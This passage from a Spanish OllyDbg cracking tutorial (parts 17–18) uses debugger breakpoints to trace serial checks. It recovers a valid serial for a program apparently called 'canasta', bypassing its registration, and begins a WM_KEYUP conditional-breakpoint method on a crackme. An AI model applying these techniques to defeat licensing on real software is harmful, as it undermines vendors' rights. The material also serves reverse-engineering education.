0012E7AC  0E 00 00 00 2C 00 00 00  ♫.......
0012E7B4  BE 94 D1 77 98 87 D2 77  ¥ö╨wÿÇ╥w
0012E7BC  46 08 11 00 0D 00 00 00  F◘◄.....
```

Ya que el BREAKPOINT MEMORY ON ACCESS lo tenemos usando, podemos colocar un HARDWARE BPX ON ACCESS

```
Address   Hex dump                  ASCII
0012E79C  57 4D 59 58 41 3B 3C 77   WMOYO.<w
0012E7A4  73 B4 D1 77
0012E7AC  0E 00 00 00
0012E7B4  BE 94 D1 77
0012E7BC  46 08 11 00
0012E7C4  05 00 00 00
0012E7CC  EF 08 FF FF
0012E7D4  01 00 00 00
0012E7DC  E8 5A C1 00
0012E7E4  05 E9 D1 77
0012E7EC  46 08 11 00
0012E7F4  05 00 00 00
0012E7FC  01 00 00 00
0012E804  24 CA 46 00
0012E80C  46 08 11 00
0012E814  05 00 00 00
0012E81C  5C E9 12 00
0012E824  E8 5A C1 00
0012E82C  56 CB 45 00
0012E834  88 E9 12 00
0012E83C  C4 E9 12 00
0012E844  E8 5A C1 00
0012E84C  84 E8 12 00
0012E854  A4 E9 12 00
0012E85C  01 00 00 00

Backup
Copy
Binary
Breakpoint          Memory, on access
Search for          Memory, on write
Go to               Remove memory breakpoint
✔ Hex               Hardware, on access      Byte
Text                Hardware, on write       Word
Short               Hardware, on execution   Dword
Long

0012E690  00C15
0012E694  0045C
0012E698  773C3
0012E69C  DCBAA
0012E6A0  00000
0012E6A4  0012E
0012E6A8  773C3
0012E6AC  0012E
0012E6B0  77D18
0012E6B4  7FFDF
0012E6B8  0012E
0012E6BC  77D18
0012E6C0  0012E
0012E6C4  77D18
0012E6C8  00000
0012E6CC  00110
0012E6F0  00000
0012E6F4  00000
```

```
004B3EA6  .   33C9          XOR ECX,ECX
004B3EA8  .   8A0E          MOV CL,BYTE PTR DS:[ESI]
004B3EAA  .   41            INC ECX
004B3EAB  .   F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004B3EAD  .   80BD FFFEFFF  CMP BYTE PTR SS:[EBP-101],0
004B3EB4  .v  0F84 F600000  JE canasta.004B3FB0
004B3EBA  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
```

Si traceo un poco veo que mueve al stack también mi nombre

```
Registers (FPU)
EAX 00C35CF8 ASCII 0E,"RicardoNarvaja"
ECX 0000000F
EDX 00C35DF8 ASCII 04,"WMYX"
EBX 00C15AE8 ASCII "HiE"
ESP 0012E690
EBP 0012E99C
ESI 00C35CF8 ASCII 0E,"RicardoNarvaja"
EDI 0012E89B

EIP 004B3EAB canasta.004B3EAB

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
```

```
Address   Hex dump                  ASCII
0012E89B  0E 52 69 63 61 72 64 6F   ♫Ricardo
0012E8A3  4E 61 72 76 61 6A 61 00   Narvaja.
0012E8AB  00 FF FF FF FF 3A EC 12   .    :ÿ↕
0012E8B3  00 24 EA 12 00 F4 E9 12   .$ê↕.ôé↕
0012E8BB  00 DC DD D1 77 B7 1A 01   .▬!ÑwÀ→☺
```

Antes justo del nombre esta 0E que es el largo del mismo, y lo compara con cero

```
004B3EAB  .   F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS
004B3EAD  .   80BD FFFEFFF  CMP BYTE PTR SS:[EBP-101],0
004B3EB4  .v  0F84 F600000  JE canasta.004B3FB0
004B3EBA  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
```

Como no es cero continua

```
004B3EAB  .   F3:A4         REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004B3EAD  .   80BD FFFEFFF  CMP BYTE PTR SS:[EBP-101],0
004B3EB4  .v  0F84 F600000  JE canasta.004B3FB0
004B3EBA  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
004B3EC0  .   BA 5C404B00   MOV EDX,canasta.004B405C                ASCII 03,"TNO"
004B3EC5  .   33C9          XOR ECX,ECX
004B3EC7  .   8A08          MOV CL,BYTE PTR DS:[EAX]
004B3EC9  .   41            INC ECX
004B3ECA  .   E8 E9F2F4FF   CALL canasta.004031B8
004B3ECF  .v  0F84 DB000000 JE canasta.004B3FB0
004B3ED5  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
004B3EDB  .   BA 60404B00   MOV EDX,canasta.004B4060                ASCII 05,"afdad"
004B3EE0  .   33C9          XOR ECX,ECX
004B3EE2  .   8A08          MOV CL,BYTE PTR DS:[EAX]
004B3EE4  .   41            INC ECX
004B3EE5  .   E8 CEF2F4FF   CALL canasta.004031B8
004B3EEA  .v  0F84 C000000  JE canasta.004B3FB0
004B3EF0  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
004B3EF6  .   BA 68404B00   MOV EDX,canasta.004B4068                ASCII 05,"Gauss"
004B3EFB  .   33C9          XOR ECX,ECX
004B3EFD  .   8A08          MOV CL,BYTE PTR DS:[EAX]
004B3EFF  .   41            INC ECX
004B3F00  .   E8 B3F2F4FF   CALL canasta.004031B8
004B3F05  .v  0F84 A500000  JE canasta.004B3FB0
004B3F0B  .   8D85 FFFEFFF  LEA EAX,DWORD PTR SS:[EBP-101]
004B3F11  .   BA 70404B00   MOV EDX,canasta.004B4070                ASCII 16,"STaRDoGG CHaMPioN PC97"
004B3F16  .   33C9          XOR ECX,ECX
004B3F18  .   8A08          MOV CL,BYTE PTR DS:[EAX]
004B3F1A  .   41            INC ECX
004B3F1B  .   E8 98F2F4FF   CALL canasta.004031B8
```

Luego vienen comparaciones del nombre con personas que están en la lista negra, o sea mejor no ser TNO, afdad etc jeje.


Al dar RUN nuevamente

```
004031C0  .v 74 26     JE SHORT canasta.004031E8
004031C2  > 8B08       MOV ECX,DWORD PTR DS:[EAX]
004031C4  . 8B1A       MOV EBX,DWORD PTR DS:[EDX]
004031C6  . 39D9       CMP ECX,EBX
004031C8  .v 75 45     JNZ SHORT canasta.0040320F
004031CA  . 4E         DEC ESI
```

Para en una comparación allí, y vemos que compara con el serial

```
Registers (FPU)
EAX 0012E79B ASCII 04,"WMYX"
ECX 594D5704
EDX 0012E69B ASCII 06,"354910"
EBX 00C15AE8 ASCII "HiE"
ESP 0012E680
EBP 0012E99C
ESI 00000001
EDI 0012E8AA

EIP 004031C4 canasta.004031C4

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
```

Y podemos probar si es el serial correcto quitando todos los BPM y BPX y HARDWARE BPX



Al colocarlo se habilito el botón y al apretarlo estamos registrados jeje, otra opción que no voy a detenerme a explicar aquí, pero no es muy difícil, es usar WM_KEYUP cosa de que cada vez que apretamos una tecla pare OLLYDBG y podamos seguir el valor del byte que tipeamos, aunque lógicamente es mas engorroso, este método si nos funciona es mucho mas sencillo.

Bueno los dejo descansar un poco, la próxima parte ya veremos un poco mas de teoría, acompañada de ejemplos para poder ir avanzando mas en conocimientos lo cual derivara en programas mas complejos resueltos.

Hasta la parte 18
Ricardo Narvaja
15 de diciembre de 2005


INTRODUCCIÓN AL CRACKING CON OLLYDBG PARTE 18

Bueno, en la parte anterior había comentado que iba aquí a empezar otro tema que seria el tema de la detección del OLLYDBG, por los programas que ejecutamos en el, lo que comúnmente se llama antidebugging, como evitarlo manualmente, y con los plugins disponibles en cada caso y con ejemplos.


Pero eso con ese tema comenzare en la parte 19, ya que surgió entre varios seguidores del curso que me escribieron al mail, el pedido de que haga un ejemplo mas de crackme sin botones, como el de la parte anterior, y si es posible usando la otra técnica la de WM_KEYUP .

Bueno así que usaremos un crackme que me facilito Stzwei, gracias por el mismo, llamado crackme_4stz.exe y que por supuesto estará adjunto con este tutorial.

Abramos el crackme en OLLYDBG




Allí esta parado en el Entry Point, veamos las strings referentes ya que no esta empacado.



Allí vemos las Strings que usa el programa


```
Address   Disassembly                                  Text string
00401006  ASCII "Boolean"
0040101B  ASCII "False"
00401021  ASCII "True"
0040102E  ASCII "Char"
00401042  ASCII "Integer"
0040105A  ASCII "Byte"
0040106E  ASCII "Word"
00401082  ASCII "String"
00401088  DD crackme_.004010D4                         ASCII 07,"TObject"
004010A8  DD crackme_.004010D4                         ASCII 07,"TObject"
004010D5  ASCII "TObject"
004010E2  ASCII "TObject"
004010E9  DD crackme_.004010D4                         ASCII 07,"TObject"
004010F4  ASCII "System"
00401102  ASCII "IUnknown"
00401120  ASCII "System"
00401178  DD crackme_.004011C4                         ASCII 11,"TInterfacedObject"
00401198  DD crackme_.004011C4                         ASCII 11,"TInterfacedObject"
004011C5  ASCII "TInterfacedObjec"
004011D5  ASCII "t"
00402B04  PUSH crackme_.00402B84                       ASCII "SOFTWARE\Borland\Delphi\RTL"
00402B38  PUSH crackme_.00402BA0                       ASCII "FPUMaskValue"
00402B84  ASCII "SOFTWARE\Borland"
00402B94  ASCII "\Delphi\RTL",0
00402BA0  ASCII "FPUMaskValue",0
00403747  MOV EBX,crackme_.0045903C                    ASCII "  at 00000000"
0040380A  MOV EDX,crackme_.0045902C                    ASCII "Runtime error     at 00000000"
0040382B  PUSH crackme_.0045904C                       ASCII "Error"
00403830  PUSH crackme_.0045902C                       ASCII "Runtime error     at 00000000"
004038B7  ASCII "Portions Copyrig"
004038C7  ASCII "ht (c) 1983,99 B"
004038D7  ASCII "orland",0
00404C99  PUSH crackme_.00404E08                       ASCII "kernel32.dll"
00404CA9  PUSH crackme_.00404E18                       ASCII "GetLongPathNameA"
00404E08  ASCII "kernel32.dll",0
00404E18  ASCII "GetLongPathNameA"
00404E28  ASCII 0
00404E5C  PUSH crackme_.00404FE8                       ASCII "Software\Borland\Locales"
00404E7A  PUSH crackme_.00405004                       ASCII "Software\Borland\Delphi\Locales"
00404FE8  ASCII "Software\Borland"
00404FF8  ASCII "\Locales",0
00405004  ASCII "Software\Borland"
00405014  ASCII "\Delphi\Locales",0
004051A4  CMP DWORD PTR DS:[EBX+4],10000               UNICODE "ALLUSERSPROFILE=C:\Documents and Settings\All Users"
00405661  MOV EDX,crackme_.00459064                    ASCII 20,"                    "
0040587C  ASCII " @",0
00405886  ASCII "#@",0
```

Nada interesante por aquí, veamos las apis




Address	Section	Type	Name	Comment
3045C600	.idata	Import	user32.DestroyCursor	
3045C5FC	.idata	Import	user32.DestroyIcon	
3045C5F8	.idata	Import	user32.DestroyMenu	
3045C5F4	.idata	Import	user32.DestroyWindow	
3045C5F0	.idata	Import	user32.DispatchMessageA	
3045C5EC	.idata	Import	user32.DrawEdge	
3045C5E8	.idata	Import	user32.DrawFrameControl	
3045C5E4	.idata	Import	user32.DrawIcon	
3045C5E0	.idata	Import	user32.DrawIconEx	
3045C5DC	.idata	Import	user32.DrawMenuBar	
3045C5D8	.idata	Import	user32.DrawTextA	
3045C5D4	.idata	Import	user32.EnableMenuItem	
3045C5D0	.idata	Import	user32.EnableScrollBar	
3045C5CC	.idata	Import	user32.EnableWindow	
3045C5C8	.idata	Import	user32.EndPaint	
3045C0FC	.idata	Import	kernel32.EnterCriticalSection	
3045C2C0	.idata	Import	kernel32.EnterCriticalSection	
3045C2BC	.idata	Import	kernel32.EnumCalendarInfoA	
3045C5C4	.idata	Import	user32.EnumThreadWindows	
3045C5C0	.idata	Import	user32.EnumWindows	
3045C5BC	.idata	Import	user32.EqualRect	
3045C3A4	.idata	Import	gdi32.ExcludeClipRect	
3045C164	.idata	Import	kernel32.ExitProcess	
3045C5B8	.idata	Import	user32.FillRect	
3045C160	.idata	Import	kernel32.FindClose	
3045C15C	.idata	Import	kernel32.FindFirstFileA	
3045C2B8	.idata	Import	kernel32.FindResourceA	
3045C5B4	.idata	Import	user32.FindWindowA	
3045C2B4	.idata	Import	kernel32.FormatMessageA	
3045C5B0	.idata	Import	user32.FrameRect	
3045C158	.idata	Import	kernel32.FreeLibrary	
3045C2B0	.idata	Import	kernel32.FreeLibrary	
3045C2AC	.idata	Import	kernel32.FreeResource	
3045C3A0	.idata	Import	gdi32.GdiFlush	
3045C5AC	.idata	Import	user32.GetActiveWindow	
3045C39C	.idata	Import	gdi32.GetBitmapBits	
3045C398	.idata	Import	gdi32.GetBrushOrgEx	
3045C5A8	.idata	Import	user32.GetCapture	
3045C5A4	.idata	Import	user32.GetClassInfoA	
3045C5A0	.idata	Import	user32.GetClientRect	
3045C59C	.idata	Import	user32.GetClipboardData	
3045C394	.idata	Import	gdi32.GetClipBox	
3045C154	.idata	Import	kernel32.GetCommandLineA	
3045C2A8	.idata	Import	kernel32.GetCPInfo	
3045C390	.idata	Import	gdi32.GetCurrentPositionEx	
3045C2A4	.idata	Import	kernel32.GetCurrentProcessId	
3045C0F0	.idata	Import	kernel32.GetCurrentThreadId	
3045C2A0	.idata	Import	kernel32.GetCurrentThreadId	
3045C598	.idata	Import	user32.GetCursor	
3045C594	.idata	Import	user32.GetCursorPos	
3045C590	.idata	Import	user32.GetDC	
3045C58C	.idata	Import	user32.GetDCEx	
3045C38C	.idata	Import	gdi32.GetDCOrgEx	
3045C588	.idata	Import	user32.GetDesktopWindow	
3045C380	.idata	Import	gdi32.GetDeviceCaps	
3045C388	.idata	Import	gdi32.GetDIBColorTable	
3045C384	.idata	Import	gdi32.GetDIBits	
3045C29C	.idata	Import	kernel32.GetDiskFreeSpaceA	
3045C37C	.idata	Import	gdi32.GetEnhMetaFileBits	
3045C378	.idata	Import	gdi32.GetEnhMetaFileHeader	
3045C374	.idata	Import	gdi32.GetEnhMetaFilePaletteEntries	
3045C188	.idata	Import	kernel32.GetFileSize	


Uff muchísimas para mi gusto, bueno corrámoslo para llegar a la ventana donde se ingresa el serial, apreto F9.




Vemos que no hay botón de registro, así que tipeo un nombre completo




Y pondré un BPX CONDICIONAL LOG en TranslateMessage, primero coloco un BPX común




Y cuando voy a acceder al crackme, para solo en el BP allí lo edito.




Si alguien no se acuerda el valor correspondiente al WM que vamos a usar, pues vamos a la ventana W, que nos muestra las ventanas del programa.




Y nos aparece la lista de ventanas, en cualquiera, total es solo para averiguar el valor numérico, hacemos click derecho




Y nos aparece la ventana de los MESSAGE BREAKPOINTS con el menú desplegable de los WM



Buscamos en la lista WM_KEYUP



Vemos que es 101, así que cancelamos todo esto que fue solo para averiguar ese valor numérico y volvemos al BREAKPOINT CONDICIONAL LOG en TranslateMessage.




Y allí coloco MSG==101 (recordar el doble signo igual), también podía haber escrito allí si no encuentro el valor, MSG==WM_KEYUP y funcionara, pero a mi me gusta mas usar valores numéricos, cada uno puede hacer como quiera en ese punto.

Bueno allí quedo nuestro BPX transformado en CONDICIONAL LOG (color rosa)

```
77D18BF6   8BFF            MOV EDI,EDI
77D18BF8   55              PUSH EBP
77D18BF9   8BEC            MOV EBP,ESP
77D18BFB   56              PUSH ESI
77D18BFC   8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
77D18BFF   66:817E 08 E50  CMP WORD PTR DS:[ESI+8],0E5
77D18C05 v 0F84 3E7E0200   JE user32.77D40A49
77D18C0B   6A 00           PUSH 0
77D18C0D   56              PUSH ESI
77D18C0E   E8 06FEFFFF     CALL user32.TranslateMessageEx
77D18C13   5E              POP ESI
77D18C14   5D              POP EBP
77D18C15   C2 0400         RETN 4
77D18C18   85C0            TEST EAX,EAX
77D18C1A ^ 74 EF           JE SHORT user32.77D18C0B
77D18C1C ^ EB F5           JMP SHORT user32.77D18C13
77D18C1E   33C0            XOR EAX,EAX
```

Demos RUN y tecleo la primera letra de mi serial falso





Y allí se detiene el OLLYDBG en el BPX CONDICIONAL.

```
0012FF5C  00441A4A  CALL to TranslateMessage from crackme_.00441A45
0012FF60  0012FF78  pMsg = WM_KEYUP hw = 80652 (class="TEdit") Key = 39  ('9') KeyData = C00A0001
0012FF64  0012FF00
0012FF68  7C920738  ntdll.7C920738
0012FF6C  FFFFFFFF
```

Vemos allí los parámetros de la api, en 12ff78 hay una estructura que guarda los valores del la tecla que aprete en este caso 39, que corresponde al numero 9.


Veamos en el DUMP dicha posición de memoria, haciendo click derecho en dicha dirección y eligiendo FOLLOW IN DUMP.






Vemos que conseguimos parar y identificar cuando ingresa el byte el problema es que es un programa en DELPHI lo cual veremos mas adelante y si pongo un BPM ON ACCESS en ese byte, dará mil vueltas antes de llegar a la comparación, por lo cual, el método que vimos la vez anterior se aplica mucho mejor aquí y antes de enloquecer pues lo usaremos, de cualquier forma 